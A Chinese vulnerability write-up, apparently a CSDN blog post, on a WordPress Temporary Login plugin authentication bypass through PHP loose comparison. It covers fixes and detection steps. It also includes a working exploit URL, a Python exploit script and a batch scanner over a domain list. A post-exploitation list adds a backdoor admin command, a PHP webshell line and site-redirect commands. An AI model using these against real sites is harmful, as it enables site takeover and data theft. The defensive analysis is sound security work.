 跳到内容
一、漏洞概述
| 项目 | 内容 |
|---|---|

| 漏洞名称 | Temporary Login Plugin 认证绕过漏洞 |
| CVE编号 | CVE-2026-7567 |
| 影响版本 | Temporary Login Plugin ≤ 1.0.0 |
| 漏洞类型 | 认证绕过 (Authentication Bypass) / 账户接管 |
| 危害等级 | 🔴 严重 (CVSS 9.8) |
| 攻击复杂度 | 低 - 仅需发送单个HTTP请求 |
| 权限要求 | 无 - 完全匿名访问 |
| 用户交互 | 不需要 |
二、漏洞背景
2.1 插件功能说明
WordPress Temporary Login Plugin 是一款用于创建临时登录链接的工具,主要功能包括:
- 为客服/技术支持人员生成限时登录链接
- 创建限权限的临时管理员账户
- 无需记忆密码,通过特殊Token直接登录
2.2 漏洞发现时间线
- 2026年4月:漏洞被安全研究员 Amir Hossein Jamshidi 发现
- 2026年5月2日:漏洞细节公开披露
- CVE分配:CVE-2026-7567
三、漏洞原理分析
3.1 根本原因:PHP类型比较缺陷
漏洞的核心是PHP中 ==(松散比较)与 ===(严格比较)的差异。
危险代码示例(漏洞版本):
// temporary-login.php (简化版漏洞代码)
function temp_login_auto_login() {
    if (isset($_GET['temp-login-token'])) {
        $provided_token = $_GET['temp-login-token'];
        $stored_token = get_option('temp_login_token', '');

        // ⚠️ 危险:使用松散比较 ==
        if ($provided_token == $stored_token) {
            $user_id = get_option('temp_login_user_id');
            wp_set_current_user($user_id);
            wp_set_auth_cookie($user_id);
            wp_redirect(admin_url());
            exit;
        }
    }
}
add_action('init', 'temp_login_auto_login');3.2 PHP类型比较陷阱详解
PHP在松散比较(==)时的类型转换规则:
// 以下比较在PHP中全部返回 true
var_dump([] == "");      // bool(true)  - 空数组等于空字符串
var_dump([] == 0);       // bool(true)  - 空数组等于数字0
var_dump([] == false);   // bool(true)  - 空数组等于false
var_dump([] == NULL);    // bool(true)  - 空数组等于NULL
var_dump("0" == 0);      // bool(true)  - 字符串"0"等于数字0
var_dump("abc" == 0); // bool(true) - 非数字字符串等于03.3 漏洞利用原理
攻击者构造请求:
https://target.com/wp-admin/?temp-login-token[]执行流程分析:
// Step 1: 攻击者传入数组
$provided_token = $_GET['temp-login-token'];  // 值 = [] (空数组)

// Step 2: 获取存储的token
$stored_token = get_option('temp_login_token', '');  // 值 = "" (空字符串)

// Step 3: PHP执行松散比较
if ([] == "") {  // 结果为 true ✓
    // 成功绕过认证!
    wp_set_auth_cookie($user_id);  // 获取管理员权限
}3.4 为什么插件没有初始化Token?
许多情况下,插件在以下场景不会正确初始化Token:
- 首次安装后未配置 - Token选项默认为空字符串
- Token已过期被清空 - 清理逻辑后留下空值
- 数据库记录损坏 - 选项值变为NULL或空
- 通过API调用创建临时用户但未设置Token
四、完整攻击链分析
4.1 攻击流程图
┌─────────────────────────────────────────────────────────────┐
│                      攻击者发起请求                          │
│  GET /wp-admin/?temp-login-token[] HTTP/1.1                 │
│  Host: victim-wordpress.com                                 │
└─────────────────────────────────────────────────────────────┘
                              │
                              ▼
┌─────────────────────────────────────────────────────────────┐
│              WordPress 处理请求                              │
│  1. init 钩子触发 temp_login_auto_login()                   │
│  2. 读取 $_GET['temp-login-token'] = []                     │
│  3. get_option('temp_login_token') = ""                     │
└─────────────────────────────────────────────────────────────┘
                              │
                              ▼
┌─────────────────────────────────────────────────────────────┐
│            PHP 松散比较:[] == ""                            │
│                    结果:TRUE ✓                              │
└─────────────────────────────────────────────────────────────┘
                              │
                              ▼
┌─────────────────────────────────────────────────────────────┐
│              认证成功,执行登录逻辑                          │
│  1. wp_set_current_user(预配置的用户ID)                     │
│  2. wp_set_auth_cookie() - 设置认证Cookie                   │
│  3. wp_redirect(admin_url()) - 重定向到管理后台             │
└─────────────────────────────────────────────────────────────┘
                              │
                              ▼
┌─────────────────────────────────────────────────────────────┐
│                    账户接管成功                              │
│  攻击者获得完整的WordPress管理员权限                         │
└─────────────────────────────────────────────────────────────┘4.2 攻击脚本分析
#!/usr/bin/env python3
import requests

# 漏洞利用的核心代码
target = input("Enter Target (example: https://evil.com/): ")
url = target + "wp-admin/?temp-login-token[]"

# 发送恶意请求
response = requests.get(url, allow_redirects=True)

# 检查是否成功获取Cookie
if 'wp-settings-time' in str(response.cookies):
    print("[✓] SUCCESS! Authentication bypassed!")

    # 验证管理员权限
    admin_check = requests.get(
        response.url.replace('wp-login.php', 'wp-admin/'),
        cookies=response.cookies
    )

    if 'Dashboard' in admin_check.text:
print("[✓] Full admin access confirmed!")关键技术点:
allow_redirects=True:跟随302重定向,获取最终会话- Cookie保存:可后续用于手动访问后台
- 双重验证:确认获得的是管理员权限
五、漏洞影响范围
5.1 影响评估
| 影响维度 | 详细说明 |
|---|---|
| 机密性 | 完全丧失 - 攻击者可访问所有文章、页面、用户数据 |
| 完整性 | 完全丧失 - 可修改/删除任何内容、创建恶意账户 |
| 可用性 | 部分影响 - 可删除网站、植入勒索信息 |
| 权限提升 | 普通访问者 → 管理员 (完全权限提升) |
5.2 攻击者可执行的操作
# 1. 创建后门管理员账户
wp user create attacker attacker@evil.com --role=administrator

# 2. 植入Webshell
echo '<?php system($_GET["cmd"]); ?>' > wp-content/uploads/shell.php

# 3. 窃取数据库
wp db export database.sql

# 4. SEO攻击 - 植入黑链
wp post update 1 --post_content='<a href="https://evil.com">购买药品</a>'

# 5. 重定向流量
wp option update home 'https://evil-mirror.com'5.3 受影响版本
- 所有 ≤ 1.0.0 版本均受影响
- 估计影响站点数:根据WordPress.org统计,约10,000+活跃安装
六、修复方案
6.1 紧急缓解措施(5分钟内)
# 1. 立即禁用插件
wp plugin deactivate temporary-login --allow-root

# 或手动删除插件目录
rm -rf /var/www/html/wp-content/plugins/temporary-login/

# 2. 检查是否已被入侵
grep "temp-login-token\[\]" /var/log/apache2/access.log

# 3. 重置所有管理员密码
wp user list --role=administrator --field=user_login | xargs -I {} wp user update {} --user_pass="新强密码"6.2 永久修复:代码补丁
修复前(不安全):
if ($provided_token == $stored_token) {
    // 登录逻辑
}修复方案1:使用严格比较
// 修复后 - 使用 ===
if (is_string($provided_token) && $provided_token === $stored_token) {
    // 登录逻辑
}修复方案2:使用hash_equals(推荐)
// 最安全的方案 - 时序安全比较
if (is_string($provided_token) && is_string($stored_token)
    && hash_equals($stored_token, $provided_token)) {
    // 登录逻辑
}修复方案3:完整的输入验证
function temp_login_auto_login() {
    // 验证是否存在且为字符串
    if (!isset($_GET['temp-login-token'])
        || !is_string($_GET['temp-login-token'])) {
        return;
    }

    $provided_token = $_GET['temp-login-token'];
    $stored_token = get_option('temp_login_token', '');

    // Token不能为空
    if (empty($stored_token) || empty($provided_token)) {
        return;
    }

    // 使用安全比较
    if (hash_equals($stored_token, $provided_token)) {
        // 登录逻辑
        $user_id = get_option('temp_login_user_id', 0);
        if ($user_id && get_userdata($user_id)) {
            wp_set_current_user($user_id);
            wp_set_auth_cookie($user_id);
            wp_redirect(admin_url());
            exit;
        }
    }
}6.3 防御性编程建议
// 1. 始终使用严格比较处理认证相关代码
// 2. 验证输入类型和格式
// 3. 使用安全函数 (hash_equals, password_verify)
// 4. 实施多因素验证机制
// 5. 记录所有认证尝试日志七、检测与取证
7.1 检测是否被攻击
# 1. Web服务器日志检测
grep -E "temp-login-token\[.*\]" /var/log/apache2/access.log
grep -E "wp-admin/\?temp-login-token" /var/log/nginx/access.log

# 2. 检测异常用户
mysql -u root -p wordpress -e "
SELECT ID, user_login, user_email, user_registered
FROM wp_users
WHERE user_registered > DATE_SUB(NOW(), INTERVAL 30 DAY)
AND user_login NOT LIKE 'admin%';
"

# 3. 检测最近修改的文件
find /var/www/html -type f -mtime -7 -name "*.php" \
  -exec grep -l "eval\|base64_decode\|system\|shell_exec" {} \;

# 4. 检测隐藏管理员
wp user list --role=administrator --allow-root

# 5. 检查插件完整性
wp plugin verify-checksums --all --allow-root7.2 应急响应流程
# Step 1: 隔离站点
# 通过.htaccess限制访问
echo "Deny from all" > /var/www/html/.htaccess

# Step 2: 备份当前状态(证据保全)
tar -czf breached_backup.tar.gz /var/www/html/
mysqldump -u root -p wordpress > breached_db.sql

# Step 3: 分析攻击痕迹
grep -r "temp-login-token" /var/log/apache2/* > attack_evidence.txt

# Step 4: 清理后门
find /var/www/html -type f -name "*.php" -mtime -7 -delete

# Step 5: 恢复干净备份
# 从已知干净备份恢复

# Step 6: 全面重置
wp user reset-password --all --allow-root
wp plugin deactivate --all --allow-root
wp plugin install --activate temporary-login --version=1.0.1 --allow-root八、同类漏洞案例
| 漏洞 | CVE编号 | 原因 |
|---|---|---|
| WooCommerce 认证绕过 | CVE-2021-34646 | 松散比较导致 |
| Ultimate Member 账户接管 | CVE-2020-36386 | 类型比较缺陷 |
| ThemeGrill Demo Importer | CVE-2020-9063 | == vs === |
| WordPress Core XML-RPC | CVE-2017-17094 | 类型转换问题 |
九、安全最佳实践总结
9.1 开发者指南
// ✅ DO - 应该这样做
if (is_string($token) && hash_equals($stored, $token)) { }
if (isset($input) && is_numeric($input) && (int)$input === $expected) { }
if (in_array($role, $allowed_roles, true)) { } // 第三个参数启用严格比较

// ❌ DON'T - 不要这样做
if ($token == $stored) { }
if ($input == $expected) { }
if ($_GET['data']) { } // 未验证存在性9.2 站点管理员清单
- 保持所有插件最新版本
- 删除不使用的插件
- 实施Web应用防火墙(WAF)
- 启用安全日志记录
- 定期进行安全审计
- 使用强密码和双因素认证
- 配置自动备份机制
- 限制wp-admin目录访问IP
参考资料
附录:PoC利用代码
# 单行命令检测漏洞
curl -s -L "https://target.com/wp-admin/?temp-login-token[]" \
  -I | grep -q "wp-admin" && echo "VULNERABLE" || echo "NOT VULNERABLE"

# 批量检测脚本
while read domain; do
  if curl -s -L "https://$domain/wp-admin/?temp-login-token[]" \
    -c cookies.txt | grep -q "Dashboard"; then
    echo "[!] $domain is VULNERABLE!"
  fi
done < domains.txt原文 https://blog.csdn.net/2301_79518550/article/details/161937107